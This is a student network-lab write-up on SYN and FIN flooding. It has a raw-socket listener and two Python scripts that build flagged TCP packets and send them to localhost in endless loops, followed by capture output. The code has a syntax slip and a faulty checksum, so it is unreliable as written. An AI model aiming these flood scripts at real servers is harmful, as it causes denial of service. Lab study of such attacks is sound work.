SYN ,FIN ATTACK

Introduction :

- Using raw socket packet is constructed . In packet for syn attack syn field is set to 1 . For fin flooding fin field is set to 1. send the packet to the server in infinite loop.

Program :


server.py

```
import  socket
import datetime
server_socket = socket.socket(socket.AF_INET,socket.SOCK_RAW,socket.IPPROTO_TCP)
server_socket.bind(('127.0.0.1',900))
max_bytes=65535
while True:
    (data,address) = server_socket.recvfrom(max_bytes)
    print("client details : ",address,data)
```

syn_client.py

```
# some imports
import socket, sys
from struct import *
# checksum functions needed for calculation checksum
def checksum(msg):
    s = 0
    # loop taking 2 characters at a time
    msg=str(msg)
    for i in range(0, len(msg), 2):
        if i==len(msg)-1:
            w=(ord(msg[i])<<8)
        else:
            w = (ord(msg[i])<< 8) + (ord(msg[i+1]) )
        s = s + w

    s = (s>>16) + (s & 0xffff);
    s = ~s & 0xffff

    return s

#create a raw socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)

# tell kernel not to put in headers, since we are providing it
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# now start constructing the packet
packet = '';

source_ip = '127.0.0.1'
dest_ip = '127.0.0.1'
```

SYN ,FIN ATTACK



```
# ip header fields
ihl = 5
version = 4
tos = 0
tot_len = 20 + 20
id = 54322  #Id of this packet
frag_off = 0
ttl = 255
protocol = socket.IPPROTO_TCP
check = 10  # python seems to correctly fill the checksum
saddr = socket.inet_aton ( source_ip )
daddr = socket.inet_aton ( dest_ip )

ihl_version = (version << 4) + ihl

# the ! in the pack format string means network order
ip_header = pack('!BBHHHBBH4s4s' , ihl_version, tos, tot_len, id, frag_off, ttl,
protocol, check, saddr, daddr)

# tcp header fields
source = 1234   # source port
dest = 80   # destination port
seq = 0
ack_seq = 0
doff = 5    #4 bit field, size of tcp header, 5 * 4 = 20 bytes
#tcp flags
fin = 0
#sin flag is set to 1
syn = 1
rst = 0
psh = 0
ack = 0
urg = 0
window = socket.htons (5840)    #   maximum allowed window size
check = 0
urg_ptr = 0

offset_res = (doff << 4) + 0
tcp_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) + (ack << 4) + (urg << 5)

# the ! in the pack format string means network order
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq, offset_res, tcp_flags,
window, check, urg_ptr)

# pseudo header fields
source_address = socket.inet_aton( source_ip )
dest_address = socket.inet_aton(dest_ip)
placeholder = 0
protocol = socket.IPPROTO_TCP
tcp_length = len(tcp_header)

psh = pack('!4s4sBBH' , source_address , dest_address , placeholder , protocol ,
tcp_length);
psh = psh + tcp_header;

tcp_checksum = checksum(psh)

# make the tcp header again and fill the correct checksum
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq, offset_res, tcp_flags,
window, tcp_checksum , urg_ptr)
# final full packet - syn packets dont have any data
packet = ip_header + tcp_header
while True:
    s.sendto(packet, (dest_ip , 9090 )
```

SYN ,FIN ATTACK

fin_client.py


```python
# some imports
import socket, sys
from struct import *

# checksum functions needed for calculation checksum
def checksum(msg):
    s = 0
    # loop taking 2 characters at a time
    msg=str(msg)
    for i in range(0, len(msg), 2):
        if i==len(msg)-1:
            w=(ord(msg[i])<<8)
        else:
            w = (ord(msg[i])<< 8) + (ord(msg[i+1]) )
        s = s + w

    s = (s>>16) + (s & 0xffff);
    s = ~s & 0xffff

    return s

#create a raw socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)

# tell kernel not to put in headers, since we are providing it
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# now start constructing the packet
packet = '';

source_ip = '127.0.0.1'
dest_ip = '127.0.0.1'

# ip header fields
ihl = 5
version = 4
tos = 0
tot_len = 20 + 20   # python seems to correctly fill the total length, dont know how ??
id = 54321  #Id of this packet
frag_off = 0
ttl = 255
protocol = socket.IPPROTO_TCP
check = 10
saddr = socket.inet_aton ( source_ip )
daddr = socket.inet_aton ( dest_ip )

ihl_version = (version << 4) + ihl

# the ! in the pack format string means network order
ip_header = pack('!BBHHHBBH4s4s' , ihl_version, tos, tot_len, id, frag_off, ttl,
protocol, check, saddr, daddr)

# tcp header fields
source = 1234   # source port
dest = 80   # destination port
seq = 0
ack_seq = 0
doff = 5    #4 bit field, size of tcp header, 5 * 4 = 20 bytes
#tcp flags
#fin flag is set to 1
fin = 1
```

SYN ,FIN ATTACK

```
syn = 0
rst = 0
psh = 0
ack = 0
urg = 0
window = socket.htons (5840)    #   maximum allowed window size
check = 0
urg_ptr = 0

offset_res = (doff << 4) + 0
tcp_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) + (ack << 4) + (urg << 5)

# the ! in the pack format string means network order
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq, offset_res, tcp_flags,
window, check, urg_ptr)

# pseudo header fields
source_address = socket.inet_aton( source_ip )
dest_address = socket.inet_aton(dest_ip)
placeholder = 0
protocol = socket.IPPROTO_TCP
tcp_length = len(tcp_header)

psh = pack('!4s4sBBH' , source_address , dest_address , placeholder , protocol ,
tcp_length);
psh = psh + tcp_header;

tcp_checksum = checksum(psh)

# make the tcp header again and fill the correct checksum
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq, offset_res, tcp_flags,
window, tcp_checksum , urg_ptr)

# final full packet - fin packets dont have any data
packet = ip_header + tcp_header
while True:
    s.sendto(packet, (dest_ip , 9090 ))
```

output :


server



```
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
client details :  ('127.0.0.1', 0) b'E\x00\x00(\xd41\x00\x00\xff\x06\xe9\x9b\x7f\x00\x00\x01\x7f\x00\x00\x01\x04\xd2\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x01\xd0\x16S!\x00\x00'
```

SYN ,FIN ATTACK

client



```
praveen@praveen:/media/praveen/praveen/nit/lab/network lab/syn,fin attack$ sudo python3 syn_client.py
^Z
[7]+  Stopped                 sudo python3 syn_client.py
praveen@praveen:/media/praveen/praveen/nit/lab/network lab/syn,fin attack$ sudo python3 fin_client.py
^Z
[8]+  Stopped                 sudo python3 fin_client.py
praveen@praveen:/media/praveen/praveen/nit/lab/network lab/syn,fin attack$ 
```